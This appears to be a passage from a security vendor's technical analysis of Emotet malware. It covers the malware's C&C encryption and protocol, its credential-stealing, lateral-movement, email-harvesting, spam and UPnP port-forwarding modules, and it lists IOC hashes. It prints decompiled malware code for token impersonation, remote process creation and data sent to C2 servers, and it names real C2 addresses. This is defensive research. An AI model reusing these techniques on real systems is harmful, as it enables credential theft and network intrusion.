005BD5C6	74 0A	JE SHORT 005BD5D2		EAX 00219815 ASCII ".symbol,mdefw,cyrl,map,shims,iface,portto,ras,eula,pdh,sysn,etl,wpc,c
005BD5C8	48	DEC EAX		ECX 00000162
005BD5C9	3BC7	CMP EAX,EDI		EDX 00000058
005BD5CB	77 F6	JA SHORT 005BD5C3		EBX 00000001
005BD5CD	8038 2C	CMP BYTE PTR DS:[EAX], 2C		ESP 0012FD64
005BD5DD	75 01	JNZ SHORT 005BD5D3		EBP 0012FD78
005BD5DE	40	INC EAX		ESI 005C4CEE
005BD5E0	8A08	MOV CL, BYTE PTR DS:[EAX]		EDI 002197C0 ASCII "steps,intel,cyan,sbs,emit,graph,work,fix,restore,select,bml,ipro,rep
005BD5E1	84C9	TEST CL, CL		EIP 005BD5D2
005BD5E2	74 1D	JE SHORT 005BD5F6		C 0 ES 0023 32bit 0(FFFFFFFF)
005BD5E3	8DA424 00000000	LEA ESP, DWORD PTR SS:[ESP]		P 1 CS 001B 32bit 0(FFFFFFFF)
005BD5E4	80F9 2C	CMP CL, 2C		A 0 SS 0023 32bit 0(FFFFFFFF)
005BD5E5	74 11	JE SHORT 005BD5F6		Z 1 DS 0023 32bit 0(FFFFFFFF)
005BD5E6	66:0FBEC9	MOVSW CX, CL		S 0 FS 003B 32bit 7FFD0000(PPF)
005BD5E7	40	INC EAX		T 0 GS 0000 NULL
005BD5E8	66:890E	MOV WORD PTR DS:[ESI], CX		D 0
005BD5E9	83C6 02	ADD ESI, 2		O 0 LastErr ERROR_SUCCESS (00000000)
005BD5EA	8A08	MOV CL, BYTE PTR DS:[EAX]		EPL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
DS:[00219815]=2C ('.') CL=62 ('b')				
Address	Hex dump	ASCII		
002197C0	73 74 65 70 73 2C 69 6E 74 65 6C 2C 63 79 61 6E	steps,intel,cyan	0012FD64	0012F80C
002197D0	2C 73 62 73 2C 65 6D 69 74 2C 67 72 61 70 68 2C	.sbs,emit,graph	0012FD68	002197C0 ASCII "steps,intel,cyan,sbs,emit,graph,work,fix,restore,se
002197E0	77 6F 72 6B 2C 66 69 78 2C 72 65 73 74 6F 72 65	work,fix,restore	0012FD6C	00000000
002197F0	2C 73 65 6C 65 63 74 2C 62 6D 6C 2C 69 70 72 6F	.select,bml,ipro	0012FD70	00000162
00219800	70 2C 72 65 70 6F 72 74 73 2C 62 61 6C 6C 6F 6F	p,reports,balloo	0012FD74	FF47068C
00219810	6E 2C 68 6F 70 2C 73 79 6D 62 6F 6C 2C 6D 64 64	n,hop,symbol,md	0012FD78	0012FDBC
00219820	65 66 77 2C 63 79 72 6C 2C 6D 61 70 2C 73 68 69	efw,cyrl,map,shi	0012FD7C	005BD6A2 RETURN to 005BD6A2 from 005BD590
00219830	6D 73 2C 69 66 61 63 65 2C 70 6F 72 74 74 6F 2C	ms,iface,portto	0012FD80	00000113
			0012FD84	005BDE5A RETURN to 005BDE5A from 005BD680

Fig. 17 List of file names

The following is the list of names stored in this file. By the combination of any two words filename is created.

4.2.1.Emotet File Name generation Algorithm:

```
VolumeSerial = GetVolumeSerialInformationA();
pcString = "Comma separated strings"
iRemainder = dwVoumeSerialNum % iLength;
newVolumeSerialNum = ~(dwVoumeSerialNum / iLength);
pcString = dwVoumeSerialNum % iLength + *StringNameCopy;
SelectedWord1 = (--pcString) till ',' comma is found.
dwVoumeSerialNum = newVolumeSerialNum;
Repeat loop for one more time.
Concatenate two words.
```

The first instance of the dropped file contains the huge encrypted data. This data will get decrypted at runtime and decrypt two other PE file in the memory which can be used by the parent file for further process.

After this, the parent process checks whether the process is spawned by itself or not. If not, then it creates one mutex and closes the parent process and runs as an individual.

The spawned process will list out all the running processes and store it in a memory. After that, it starts enumerating each process.

By using the CreateToolhelp32Snapshot function, it takes the snapshot of each process and thread, heaps and modules used by these processes. It uses combination of ProcessFirst and ProcessNext for enumerating running processes.

After taking the details of each running process, malware starts encrypting the data and sends it to the malicious server in POST request. It encrypts the data using an RSA public key, which is present inside the file, then sends the encrypted data to the C&C server. Request body is passed in the Cookie header.

Before sending the data to server, malware do key generation. Firstly, Emotet loads RSA public key, stored in main module. Then, AES symmetric key is generated using cryptographically secure CryptGenKey function. Finally, generated key is encrypted using previously loaded RSA public key.

Following are some function used for key generation and encryption of data:

```
if < CryptAcquireContextW(&hProv, 0, 0, PROV_RSA_AES<18>, dwFlags<0xF0000040>) >
{
    if < CryptDecodeObjectEx(
        00010001,
        X509_BASIC_CONSTRAINTS<13>,
        006D3430 //RSA_ENCODED,
        0000006A //RSA_ENCODED_LEN,
        00008000 //CRYPT_DECODE_ALLOC_FLAG,
        0,
        001BFC04 //&pvStructInfo,
        001BFC00 //&pchStructInfo
    )
    {
        v2 = CryptImportKey(HCRYPTPROV, *pbData, dwDataLen<0x00000074>, 0, 0, *phKey);
        LocalFree(pbData);
        if < v2 >
        {
            if < CryptGenKey(hProv, CALG_AES_128<0000660E>, CRYPT_MODE_CBC<00000001>, *phKey) >
            {
                if < CryptCreateHash(hProv, CALG_SHA1<00008004>, 0, 0, *phHash) >
                {
                    return 1; //Call To CryptDecrypt for sending message
                }
                CryptDestroyKey(hKeyAes);
            }
            CryptDestroyKey(hCryptRSA);
        }
    }
    CryptReleaseContext(hProv, 0);
}
```

Fig. 18 RSA-AES key creation

```

if ( !CryptDuplicateHash(HCRYPTHASH, 0, 0, &hHash) )
    goto ERROR;
memmove(pbData, bufPtr, bufLen);
if ( CryptEncrypt(hKeyAes, hHash, 1, 0, pbData, &pdwDataLen(0xAF), dwBufLen) )
{
    if ( CryptExportKey(hKeyAes, hCryptRSA, 1, 00000040 //dwflag => CRYPT_OAEP, encKey, &encKeyLen(6C)) )
    {
        memmove(encReq, encKey, 96)
        if ( CryptGetHashParam(hHash, 00000002 //dwParam = HP_HASHVAL, pbdata, &shaLen, 0) )
            result = 1;
    }
}
// InternetOpen InternetConnectW
}

```

Fig. 19 Encryption of request data

For C&C communication it uses Google Protocol Buffer implementation. It uses "proto2" message encoding. Where it uses following message request protocol.

```

message regrequest {
    required int32 command = 1;
    required string botId = 2;
    required int32 osVersion = 3;
    required int32 checkflag = 4;
    required fixed32 crc32 = 5;
    required string processList = 6;
}

```

```

nServerPort = a1;
lpzServerName = a2;
lpUserString = sub_A915D0();
v10 = 0;
v19 = (void *)lpUserString;
iInternetReadFile = 0;
hInternetOpen = InternetOpenW(lpUserString, 0, 0, 0, 0);
hInternetOpen1 = hInternetOpen;
if ( hInternetOpen )
{
    hConnect = InternetConnectW(hInternetOpen, lpzServerName, nServerPort, 0, 0, 3, 0, 0);
    hConnect1 = hConnect;
    if ( hConnect )
    {
        v14 = sub_A91D10(0xA8u, &unk_AA22D0, 1166125098);
        dwFlags = sub_A91590();
        lpzVerb = 0;
        if ( lpOptional )
            lpzVerb = v14;
    }
}

```

Fig. 20 Api for sending Request

Where bot id is created using combination of computer name and volume serial number of drive where windows is installed and crc32 is obtained using RtlComputeCrc32. If crc32 of current binary is not recent on C&C server then it sends updated binary as response. For each request to the C&C payload again creates running processes list. If list contains VirtualBox or debugger related processes then C&C blocks bot id.




Fig. 21 Emotet C&C Request

In Fig. 21 we can see the request which emotet sends to the C&C server, actually this is protocol buffer structure which was mentioned earlier. "IEWIN7-3C9E0900" is the bot id of system, which collects system version. The last word is crc32 value of emotet payload which it uses to identify if payload is modified or latest version i.e. synced with server's latest payload version or not. Then at last it appends process list. Further it encrypts this whole request with AES encryption and AES key with RSA public key which is present in payload and private key of RSA is present at server end.

Now a day's emotet is using random url patterns created from word list, by using similar algorithm as emotet naming logic for dropped copy. This is done to identify emulators run by security researchers. If url pattern is not present, then it blocks that Ip and bot id. Eg. It sends request to url like `hxxp://103.201.150.209:80/cone/`. Also, it accepts only post requests.

When we sent updated crc32 as request we got 6 modules as response for Indian IP. Emotet has server-side validation which checks geolocation of client and delivers malware according to IP location. For blocking it only blocks bot id which is unique for each customer. To execute Modules, it contains 4 switch cases, in response it contains blob where case id for each module is also sent.

To Execute Modules following 4 ways are used:

1. Write File to Temp and execute (arguments)
2. Write File to Temp and execute (Trickbot)
3. Download File and execute (URL is received which is then downloaded and executed)
4. Load into memory as thread (dll-modules)

The request packet can be represented as follows:

Encrypted 128-bit AES key used for request encryption	SHA1 hash of plaintext request body	Request body, AES-128-CBC encrypted
--	--	--

Fig. 22 Structure of a request send to the server

The IP addresses of Emotet's C&C servers are hardcoded into the bot which sends the POST request to each URL. Malware communicates with Command & Control.

If a request was successfully received, C&C server returns a list of Emotet modules. Response body contains encrypted data.

Structure of encrypted response is similar to the request structure. Response is encrypted using the same AES key, which was passed in request.

The response packet can be represented as follows:

Digital Signature	SHA1 hash of Answer	Answer body, AES-128-CBC encrypted
-------------------	---------------------	------------------------------------

Fig. 23 Structure of a response send by the server

The response from C&C server is having digital signature of 0x60 bytes which is verified by the malware before decrypting the answer. After that 0x14 byte SHA1 hash and after that AES encrypted response is present. After first 0x74 bytes actual response with modules is present. All modules can be sent as single response by C&C in Protobuf encoded format. Generally, modules which are dll are loaded as Thread and malware is directly executed by dropping to temp directory. During analysis we got trickbot from united states IP which drops to temp and executes.

4.3 Emotet In Memory Modules:

4.3.1 Credentials stealer Module:

We found two modules, whose purpose is to steal credentials from web browser and mail client.

- ▶ Mail PassView (Email Password-Recovery) 1.86 (166kb)
- ▶ WebBrowserPassView 1.80 (405kb)

Both modules are embedded in file and encoded using XOR operation as given in Fig. 24 On module start up, module decodes these two Nirsoft software and is stored in %TEMP%, and then executed with /scomma [temp file name] parameter, which then dumps all passwords into file contained in %TEMP% folder. Stolen data is sent to C&Cserver for malware spreading purpose.

.text:10001A40	F3 0F 6F 01	movdqu	xmm0, xmmword ptr [ecx]
.text:10001A44	83 C0 08	add	eax, 8
.text:10001A47	66 0F EF C1	pxor	xmm0, xmm1
.text:10001A4B	F3 0F 7F 02	movdqu	xmmword ptr [edx], xmm0
.text:10001A4F	F3 0F 6F 41 10	movdqu	xmm0, xmmword ptr [ecx+10h]
.text:10001A54	83 C1 20	add	ecx, 20h
.text:10001A57	66 0F EF C1	pxor	xmm0, xmm1
.text:10001A5B	F3 0F 7F 42 10	movdqu	xmmword ptr [edx+10h], xmm0
.text:10001A60	83 C2 20	add	edx, 20h
.text:10001A63	3D 28 5A 01 00	cmp	eax, 15A28h
.text:10001A68	72 D6	jb	short loc_10001A40
.text:10001A6A	3D 29 5A 01 00	cmp	eax, 15A29h
.text:10001A6F	73 20	jnb	short loc_10001A91
.text:10001A71			

Fig. 24 Decryption Loop

4.3.2 Network Spreader Module (16kb):

It is emotet's own module with 16kb size. This module is the first module which drops after successful C&C communication. It is loaded as thread and executed in memory. It resolves imports in memory by deobfuscating strings on stack. Then it uses CreateTimerQueueTimer Function to schedule timer for function with 0x3E8 time for reactivation, WT_ExecuteLongFunction flag.

It uses genuine api for lateral movement, so it is very difficult to Detect it in IDS/IPS. It Enumerates connections in network by using WNetEnumResourceW function. This function returns list of shares, network resources in network in NETRESOURCE structure same as "net view" command. Also, it uses NetUserEnum function to retrieve user account information from server.


```

lpEnvironment = 0;
lpCommandLine = a1;
sub_A917E0(&lpStartupInfo, 0x44u);
lpStartupInfo = 68;
if ( !phSessionId )
    return CreateProcessW(0, lpCommandLine, 0, 0, 0, 1024, lpEnvironment, 0, &lpStartupInfo, lpProcessInformation);
v8 = sub_A91D10(0x18Cu, &unk_AA2380, 1208644924);
if ( CreateEnvironmentBlock(&lpEnvironment, phSessionId, 0) )
{
    v4 = CreateProcessAsUserW(
        phSessionId,
        0,
        lpCommandLine,
        0,
        0,
        0,
        1024,
        lpEnvironment,
        0,
        &lpStartupInfo,
        lpProcessInformation);
    DestroyEnvironmentBlock(lpEnvironment);
}

```

Fig. 25 Service Creation from Lateral Movement

To Transfer file to pc in network it uses above code. Where as to login into other pc it uses WNetAddConnection2W which accepts username and password for network resource. If null is passed as username and password it uses local account credential. If local account is domain admin then it can access all resources in network. Once it gets access, it copies file to Admin\$ share, and creates service on remote pc and starts it as service. Also, it contains code for taking credential of active session or credential stored in memory.

```

signed int __thiscall sub_A92160(void *this)
{
    void *phNewToken; // esi
    int hUserIdentifier; // eax
    int hSessionId; // [esp+4h] [ebp-4h]

    phNewToken = this;
    hUserIdentifier = WTSGetActiveConsoleSessionId();
    if ( hUserIdentifier == -1 )
        return 0;
    if ( WTSQueryUserToken(hUserIdentifier, &hSessionId) )
    {
        DuplicateTokenEx(hSessionId, 0x20000000, 0, 1, 1, phNewToken);
        CloseHandle(hSessionId);
    }
    return 1;
}

```

Fig. 26 Getting Session Id

```

lpEnvironment = 0;
lpCommandLine = a1;
sub_A917E0(&lpStartupInfo, 0x44u);
lpStartupInfo = 68;
if ( !phSessionId )
    return CreateProcessW(0, lpCommandLine, 0, 0, 0, 1024, lpEnvironment, 0, &lpStartupInfo, lpProcessInformation);
v8 = sub_A91D10(0x18Cu, &unk_AA2380, 1208644924);
if ( CreateEnvironmentBlock(&lpEnvironment, phSessionId, 0) )
{
    v4 = CreateProcessAsUserW(
        phSessionId,
        0,
        lpCommandLine,
        0,
        0,
        0,
        1024,
        lpEnvironment,
        0,
        &lpStartupInfo,
        lpProcessInformation);
    DestroyEnvironmentBlock(lpEnvironment);
}

```

Fig. 27 Creating Process with Given Session id

WTSGetActiveConsoleSessionId function is used for retrieving identifier of console session which is input for WTSQueryUserToken. This function retrieves session id which is used for CreateProcessAsUser function. So, by using this function emotet can retrieve credential for logged on session which are present in memory. In this way it can impersonate any logged-on user and reuse its credential and resource access across the network. This is similar to NTLM Relay attack. Also, it does brute forcing by using computer name, username collected from above api. Its combination is used as credential for resources in network.

On client system Admin\$ resolves to Windows directory, so this module copies emotet sample to windows directory with Alphanumeric name of 8 alphabets. On client PC, it is then executed as service which is similar as sc.exe //targethost start service. So, on client-side parent process is Services.exe. Then for persistency again it creates unique name and retrieves system folder path by using "SHGetFolderPathW" function and relocates itself to new location by using "SHFileOperationW". Then it registers itself as service and starts execution as service. Then again, this infected system works as bot and starts infecting other systems in network.

4.3.3 Emotet's Email Harvesting Module (288kb)

When this module is executed, it checks for the presence of registry key HKLM\Software\Clients\Mail\Microsoft Outlook and then checks value of DLLPathEx i.e. the path to the mapi32.dll module. If it is not found, the module does not proceed further.

Microsoft has provided a group of APIs called MAPI (Microsoft Outlook Messaging API). These API give an application access to emails and can be used to steal contact lists.

004053EC 6A 00	push	0
004053EE FF 15 4C B6 41 00	call	MAPIInitialize
004053F4 85 C0	test	eax, eax
004053F6 0F 88 C6 00 00 00	js	loc_4054C2
004053FC 8D 44 24 14	lea	eax, [esp+20h+var_C]
00405400 50	push	eax
00405401 6A 00	push	0
00405403 FF 15 50 B2 41 00	call	MAPIAdminProfiles
00405409 85 C0	test	eax, eax
0040540B 0F 88 AB 00 00 00	js	loc_4054BC

Fig. 28 Loading MAPI functions

Module then creates a temporary file that is used to store the stolen Outlook information and email addresses that have been collected. It will encrypt the data and send the stolen information to its C&C server. In similar way by using MAPI api emotet steals a mail body in email scraper module. This stolen mail body is used as template for further spamming.

4.3.4 Emotet's Spam Module (1339kb):

This is the largest emotet module dropped with size of 1Mb 339 kb. This module contains list of C&C Contacting this C&C it receives list of email id which are target mail id's for sending email. On daily basis spamming module is changed and it is dropped to specific locations. In India it is dropped frequently but for United States it is loaded rarely nowadays. The same has also been confirmed by Cryptolaemus1 group. It also uses template of genuine companies like Amazon, Vodafone etc. Also, language of these templates are according to country like for Germany clients it sends mail in German language. This module also uses google protocol buffer for communication with C&C. Indian infected hosts are mainly used to launch spam campaign. Spam module receives mail id's and template (stolen from email clients) containing newly infected website links from spam server's C&C. Further to these target mail ID's (received from server) this module sends spam mails to infect new hosts. To prevent from spamming user can use two-factor authentication or use browser-based outlook.

4.3.5 Emotet's Connection-Verifier (221kb):

This module is different than any other module emotet ever used. Mainly it contains functionality for port forwarding. It is our theory that it can also use this port to access system over public IP, if PC is connected over public IP.

```
v12 = (int)"libminiupnpc";
v13 = (char *)v20;
*(_DWORD *)(v9 + 12) = a3;
*(_DWORD *)(v9 + 28) = a4;
v14 = a6;
v15 = a6 == 0;
*(_DWORD *)v10 = "NewRemoteHost";
if ( !v15 )
    v12 = v14;
*(_DWORD *)(v10 + 4) = 0;
*(_DWORD *)(v10 + 8) = "NewExternalPort";
v16 = v21;
*(_DWORD *)(v10 + 16) = "NewProtocol";
*(_DWORD *)(v10 + 20) = v8;
*(_DWORD *)(v10 + 24) = "NewInternalPort";
*(_DWORD *)(v10 + 32) = "NewInternalClient";
*(_DWORD *)(v10 + 36) = v7;
*(_DWORD *)(v10 + 40) = "NewEnabled";
*(_DWORD *)(v10 + 44) = "1";
*(_DWORD *)(v10 + 48) = "NewPortMappingDescription";
*(_DWORD *)(v10 + 52) = v12;
*(_DWORD *)(v10 + 56) = "NewLeaseDuration";
*(_DWORD *)(v10 + 60) = "0";
v17 = sub_10020450(v13, v16, (int)"AddPortMapping", v10, (int)&a4);
if ( v17 )
{
```

Fig. 29 Emotet Port Forwarding

It Maps port from router to local port which later can also be used as C&C or to take remote access or to spread other malwares in these systems. Then it sends post request to /whoami.php to one of the module's C2s such as 75.128.208.218:8080. By using this module emotet forwards multiple ports to infected host on router using upnp. Such infected machines, public ip and forwarded port are used in payload as CnC. So, when newly infected host connects to this CnC sever, it is actually connecting to previously infected host where port forwarding is done. We call such CnC as tier 1 servers. This tier1 server gets data from tier2 server. On client side if we nmap this tier1 c&c we may observe that dvr, ssh, smb, etc. services are running parallel on same public ip. This is because of port forwarding. We have also observed same ip list but different port as C&C.

IOCs:

12F469088E94CF4590E86E887F3FA16A (settings.php)
BFC1AA0B1DBD3881C00B246B1D8F7098 (remote.php)
99E6B0D49F329FF3A1AD1C19FBD2C126 (index.php - emotet)
DC0C0F9E386D23B9CDBD07E7958BE7FB (edit.php)
F018A022DC77DC39F79D76DD5F48F1E5 (pdf)
BCE04CFCE7D8C5719A6966B1F4011B64 (js File)
74F1F8E7A90E0C41B396654C8B39F168 (Document File)
249D8F0E195ADF0EDD10757E532604B3 (Emotet Sample)
1BD3F0E808E34F8547333E10BE692769 (Updated Emotet sample)
E9BA3EFD7AA86C00B3FB098F8E3C0095 (Emotet Mail PassView Module)
72D0DFF29FEB1DE1B9F03D4EAEA0DC24 (Emotet WebBrowser PassView Module)
D0A1773A4FDD548D846310C3DAA56535 (Emotet Network Module for later movement)
40B2747FBCB1A0A9022E511B79ABC54C (Emotet Network Module for later movement)
BDF9DEA8BB4299964C98CF9C60E2C16A (Emotet Network Module for port forwarding)
5E9E1B4354594E0E787C7A03AFA0E677 (Emotet Mail Harvester Module)
D1DC7188955759929EA3DE5A63F7B170 (Emotet Spamming Module)
8C11EC7CB4EC60245E70286453EDC800 (Trickbot)

Conclusion

Emotet malware is primarily spreading through via spam mail which has social engineering tricks to phish the user easily. The infection can be spread either via malicious script, macro-enabled document files, or malicious link. It also uses template of genuine companies like amazon, vodafone etc. to look like a legitimate email to lure users to click the malicious files. Also, language of these template are according to country like for Germany clients it sends mail in German language.

Quick Heal provides multilayered protection against each layer of Emotet campaign.

Security measures to follow.

- Don't open any link in the mail body sent by an unknown source.
- Don't download attachments received by an untrusted source.
- Always turn on email protection of your antivirus software.
- Don't enable 'macros' or 'editing mode' upon execution of the document.

Subject Matter Experts:

Bajrang Mane, Vallabh Chole, Preksha Saxena, Prakash Galande | Quick Heal Security Labs

References:

<http://www.upnp-hacks.org/igd.html>

<https://developers.google.com/protocol-buffers/docs/encoding>